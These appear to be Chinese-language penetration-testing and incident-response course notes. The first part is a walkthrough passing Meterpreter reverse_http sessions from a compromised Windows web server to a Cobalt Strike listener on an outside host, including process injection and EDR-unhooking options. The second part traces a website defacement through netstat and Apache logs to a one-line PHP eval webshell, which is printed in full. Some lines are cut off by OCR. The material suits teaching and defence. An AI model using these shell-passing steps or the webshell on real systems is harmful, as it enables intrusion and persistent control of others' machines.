Payload options (windows/meterpreter/reverse_http):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The local listener hostname
   LPORT     8080             yes       The local listener port
   LURI                       no        The HTTP Path


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf6 exploit(multi/handler) > set lhost 0.0.0.0
lhost => 0.0.0.0
msf6 exploit(multi/handler) > set lport 6677
lport => 6677
msf6 exploit(multi/handler) > ex
```


想要反弹哪个会话,点击视图中对应的电脑,选择Spawn


[redacted]



Choose a payload


name	payload	host	port
dns	windows/beacon_dns/reverse_dns_txt	cs.xiaodi8.com	53
msf	windows/foreign/reverse_http	101.37.160.211	4444
webserver	windows/beacon_http/reverse_http	101.37.160.211	5566


在msf处上线



```
msf6 exploit(multi/handler) > exploit

[-] Handler failed to bind to 101.37.160.211:5588
[*] Started HTTP reverse handler on http://0.0.0.0:5588
[*] http://101.37.160.211:5588 handling request from 219.140.235.169; (UUID: rpdhnmzp) Staging x86 payload (176220 bytes) ...
[*] Meterpreter session 2 opened (172.16.41.239:5588 -> 219.140.235.169:19272) at 2020-12-05 20:20:36 +0800
[*] http://101.37.160.211:5588 handling request from 219.140.235.169; (UUID: rpdhnmzp) Staging x86 payload (176[illegible] bytes)
[*] Meterpreter session 3 opened (172.16.41.239:5588 -> 219.140.235.169:19275) at 2020-12-05 20:20:37 +0800

meterpreter >
```

从msf到cs,先记录要返回session的id


```
msf6 exploit(multi/handler) > use exploit/windows/local/payload_inject
show[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/payload_inject) > show options

Module options (exploit/windows/local/payload_inject):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   AUTOUNHOOK   false            no        Auto remove EDRs hooks
   PID          0                no        Process Identifier to inject of process to inject payload. 0=New Process
   PPID         0                no        Process Identifier for PPID spoofing when creating a new process. (0 = no PPID spoofing)
   SESSION                       yes       The session to run this module on.
   WAIT_UNHOOK  5                yes       Seconds to wait for unhook to be executed


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.16.41.239    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows
```


```
msf6 exploit(windows/local/payload_inject) > set payload windows/meterpreter/reverse_http
payload => windows/meterpreter/reverse_http
msf6 exploit(windows/local/payload_inject) > show options

Module options (exploit/windows/local/payload_inject):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   AUTOUNHOOK   false            no        Auto remove EDRs hooks
   PID          0                no        Process Identifier to inject of process to inject payload. 0=New Process
   PPID         0                no        Process Identifier for PPID spoofing when creating a new process. (0 = no PPID spoofing)
   SESSION                       yes       The session to run this module on.
   WAIT_UNHOOK  5                yes       Seconds to wait for unhook to be executed


Payload options (windows/meterpreter/reverse_http):
```



```
  EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     172.16.41.239    yes       The local listener hostname
  LPORT     4444             yes       The local listener port
  LURI                       no        The HTTP Path


xploit target:

  Id  Name
  --  ----
  0   Windows


sf6 exploit(windows/local/payload_inject) > set lport 5566
port => 5566
sf6 exploit(windows/local/payload_inject) > set lhost 101.37.160.211
host => 101.37.160.211
sf6 exploit(windows/local/payload_inject) > 
```



```
msf6 exploit(windows/local/payload_inject) > set session 4
session => 4
msf6 exploit(windows/local/payload_inject) > show options

Module options (exploit/windows/local/payload_inject):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   AUTOUNHOOK   false            no        Auto remove EDRs hooks
   PID          0                no        Process Identifier to inject of process to inject payload. 0=New Process
   PPID         0                no        Process Identifier for PPID spoofing when creating a new process. (0 = no PPID spoofing)
   SESSION      4                yes       The session to run this module on.
   WAIT_UNHOOK  5                yes       Seconds to wait for unhook to be executed


Payload options (windows/meterpreter/reverse_http):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     101.37.160.211   yes       The local listener hostname
   LPORT     5566             yes       The local listener port
   LURI                       no        The HTTP Path


Exploit target:

   Id  Name
   --  ----
   0   Windows
```

0x00实验室

目前三台主机在cs上



219.140....	192.168....	webserver
219.140....	192.168....	webserver
219.140....	192.168....	webserver


name ▲	payload
dns	windows/beacon_dns/rev
msf	windows/foreign/reverse_
webserver	windows/beacon_http/rev

ssh://root:*********@101.37.160.211:22
要添加当前会话，点击左侧的箭头按钮。
1 cs+msf
2 cs+msf
+

```
msf6 exploit(windows/local/payload_inject) > set session 4
session => 4
msf6 exploit(windows/local/payload_inject) > show options

Module options (exploit/windows/local/payload_inject):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   AUTOUNHOOK   false            no        Auto remove EDRs hooks
   PID          0                no        Process Identifier to inject of process to inject payload. 0=New Process
   PPID         0                no        Process Identifier for PPID spoofing when creating a new process. (0 = no PPID spoofing)
   SESSION      4                yes       The session to run this module on.
   WAIT_UNHOOK  5                yes       Seconds to wait for unhook to be executed


Payload options (windows/meterpreter/reverse_http):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     101.37.160.211   yes       The local listener hostname
   LPORT     5566             yes       The local listener port
   LURI                       no        The HTTP Path


Exploit target:

   Id  Name
   --  ----
   0   Windows


msf6 exploit(windows/local/payload_inject) > exploit

[-] Handler failed to bind to 101.37.160.211:5566
[-] Handler failed to bind to 0.0.0.0:5566
[*] Running module against WEBSERVER
```

0x00实验室

现在成了4台



```
219.140...  192.168...  webserver
219.140...  192.168...  webserver
219.140...  192.168...  webserver
219.140...  192.168...  webserver
```

Event Log X | Listeners X

name ▴	payload
dns	windows/beacon_dns/rev
msf	windows/foreign/reverse_
webserver	windows/beacon_http/rev

ssh://root*********@101.37.160.211:22

1 cs+msf | 2 cs+msf | +

```
Module options (exploit/windows/local/payload_inject):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   AUTOUNHOOK   false            no        Auto remove EDRs hooks
   PID          0                no        Process Identifier to inject of
   PPID         0                no        Process Identifier for PPID spo
   SESSION      4                yes       The session to run this module
   WAIT_UNHOOK  5                yes       Seconds to wait for unhook to b


Payload options (windows/meterpreter/reverse_http):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh,
   LHOST     101.37.160.211   yes       The local listener hostname
   LPORT     5566             yes       The local listener port
   LURI                       no        The HTTP Path


Exploit target:

   Id  Name
   --  ----
   0   Windows


msf6 exploit(windows/local/payload_inject) > exploit

[-] Handler failed to bind to 101.37.160.211:5566
[-] Handler failed to bind to 0.0.0.0:5566
[*] Running module against WEBSERVER
[*] Spawned Notepad process 2516
[*] Injecting payload into 2516
[*] Preparing 'windows/meterpreter/reverse_http' for PID 2516
```

案例2-web攻击应急响应溯源-后门,日志

故事回顾:某顾客反应自己的网站首页出现被篡改,请求置源


分析:涉及的攻击面 涉及的操作权限 涉及的攻击意图(修改网站为了干嘛?,可以从修改的网站来分析) 涉及的攻击方式等

思路1:

利用日志定位修改时间基数,将前时间进行攻击分析,后时间进行操作分析


思路2:

利用后门webshell查杀脚本或工具找到对应后门文件,定位第一时间分析先查看开放的端口,再查看端口所对应的服务




管理员: 命令提示符

```
活动连接

  协议  本地地址               外部地址               状态           PID
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       660
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:1433           0.0.0.0:0              LISTENING       1480
  TCP    0.0.0.0:2383           0.0.0.0:0              LISTENING       1520
  TCP    0.0.0.0:3306           0.0.0.0:0              LISTENING       4560
  TCP    0.0.0.0:3389           0.0.0.0:0              LISTENING       2496
  TCP    0.0.0.0:8888           0.0.0.0:0              LISTENING       4568
  TCP    0.0.0.0:47001          0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:49152          0.0.0.0:0              LISTENING       368
  TCP    0.0.0.0:49153          0.0.0.0:0              LISTENING       756
  TCP    0.0.0.0:49154          0.0.0.0:0              LISTENING       820
  TCP    0.0.0.0:49155          0.0.0.0:0              LISTENING       472
  TCP    0.0.0.0:49156          0.0.0.0:0              LISTENING       464
  TCP    0.0.0.0:49157          0.0.0.0:0              LISTENING       2532
  TCP    127.0.0.1:1434         0.0.0.0:0              LISTENING       1480
  TCP    192.168.3.31:139       0.0.0.0:0              LISTENING       4
  TCP    192.168.76.143:139     0.0.0.0:0              LISTENING       4
  TCP    192.168.76.143:55182   116.211.251.75:80      CLOSE_WAIT      732
  TCP    192.168.76.143:60176   101.37.160.211:5588    ESTA[illegible]
  TCP    192.168.76.143:60208   101.37.160.211:5588    ESTA[illegible]
  TCP    192.168.76.143:61529   101.37.160.211:5566    CLOSE_WAIT      4080
```



```
httpd.exe                     4568 [illegible]
mysqld.exe                    4560 [illegible]
conhost.exe                   4572 [illegible]
httpd.exe                     4584 [illegible]
```


通过任务管理器找到该进程的路径



名称	修改日期	类型	大小
ab.exe	2016/9/30 20:48	应用程序	75 KB
abs.exe	2016/9/30 20:57	应用程序	80 KB
ApacheMonitor.exe	2016/7/1 16:52	应用程序	59 KB
apr_crypto_openssl-1.dll	2016/9/30 20:57	应用程序扩展	14 KB
apr_dbd_mysql-1.dll	2016/7/1 16:49	应用程序扩展	19 KB
apr_dbd_odbc-1.dll	2016/7/1 16:59	应用程序扩展	22 KB
apr_dbd_sqlite3-1.dll	2016/7/1 16:49	应用程序扩展	16 KB
apr_ldap-1.dll	2016/7/1 16:49	应用程序扩展	12 KB
copyssl.bat	2014/2/26 19:57	Windows 批处理...	1 KB
htcacheclean.exe	2016/9/30 20:48	应用程序	76 KB
htdbm.exe	2016/9/30 20:48	应用程序	92 KB
htdigest.exe	2016/9/30 20:48	应用程序	61 KB
htpasswd.exe	2016/9/30 20:48	应用程序	88 KB
httpd.exe	2016/7/1 16:58	应用程序	21 KB
httxt2dbm.exe	2016/9/30 20:49	应用程序	48 KB
libapr-1.dll	2016/7/1 16:39	应用程序扩展	142 KB
libapriconv-1.dll	2016/7/1 16:40	应用程序扩展	27 KB
libaprutil-1.dll	2016/7/1 16:41	应用程序扩展	195 KB
libeay32.dll	2016/9/30 19:33	应用程序扩展	1,232 KB
libhttpd.dll	2016/7/1 16:42	应用程序扩展	331 KB
libxml2.dll	2016/5/26 16:07	应用程序扩展	1,006 KB
logresolve.exe	2016/9/30 20:49	应用程序	43 KB
lua51.dll	2015/7/13 20:14	应用程序扩展	120 KB
nghttp2.dll	2016/9/30 20:40	应用程序扩展	139 KB
openssl.exe	2016/9/30 19:40	应用程序	412 KB
pcre.dll	2016/6/28 10:10	应用程序扩展	279 KB


看到是由Apache搭建的,Apache有日志记录

首页被修改,首页可能是index等地址



```
192.168.76.1 - - [05/Dec/2020:18:55:32 +0800] "GET /phpmyadmin/themes/pmahomme/
192.168.76.1 - - [05/Dec/2020:18:55:34 +0800] "GET /phpmyadmin/themes/pmahomme/
192.168.76.1 - - [05/Dec/2020:18:55:36 +0800] "GET /phpmyadmin/db_sql.php?db=in
192.168.76.1 - - [05/Dec/2020:18:55:37 +0800] "GET /phpmyadmin/phpmyadmin.css.p
192.168.76.1 - - [05/Dec/2020:18:55:37 +0800] "GET /phpmyadmin/js/makegrid.js?t
192.168.76.1 - - [05/Dec/2020:18:55:37 +0800] "GET /phpmyadmin/js/sql.js?ts=137
192.168.76.1 - - [05/Dec/2020:18:55:37 +0800] "GET /phpmyadmin/js/codemirror/mo
192.168.76.1 - - [05/Dec/2020:18:55:37 +0800] "GET /phpmyadmin/js/codemirror/li
192.168.76.1 - - [05/Dec/2020:18:55:37 +0800] "GET /phpmyadmin/navigation.php?t
192.168.76.1 - - [05/Dec/2020:18:55:57 +0800] "POST /x.php HTTP/1.1" 200 402
192.168.76.1 - - [05/Dec/2020:18:55:58 +0800] "POST /x.php HTTP/1.1" 200 433
192.168.76.1 - - [05/Dec/2020:18:55:58 +0800] "POST /x.php HTTP/1.1" 200 1311
192.168.76.1 - - [05/Dec/2020:18:56:00 +0800] "POST /x.php HTTP/1.1" 200 1307
192.168.76.1 - - [05/Dec/2020:18:58:09 +0800] "POST /x.php HTTP/1.1" 200 1562
192.168.76.1 - - [05/Dec/2020:18:58:11 +0800] "POST /x.php HTTP/1.1" 200 1559
192.168.76.1 - - [05/Dec/2020:19:06:09 +0800] "POST /x.php HTTP/1.1" 200 313
192.168.76.1 - - [05/Dec/2020:19:06:10 +0800] "POST /x.php HTTP/1.1" 200 129
192.168.76.1 - - [05/Dec/2020:19:06:11 +0800] "POST /x.php HTT
```

通过查看发现这个x.php很特殊,对应找到网站目录




```php
<?php @eval($_POST['x']);?>
```

打开发现是一个后门

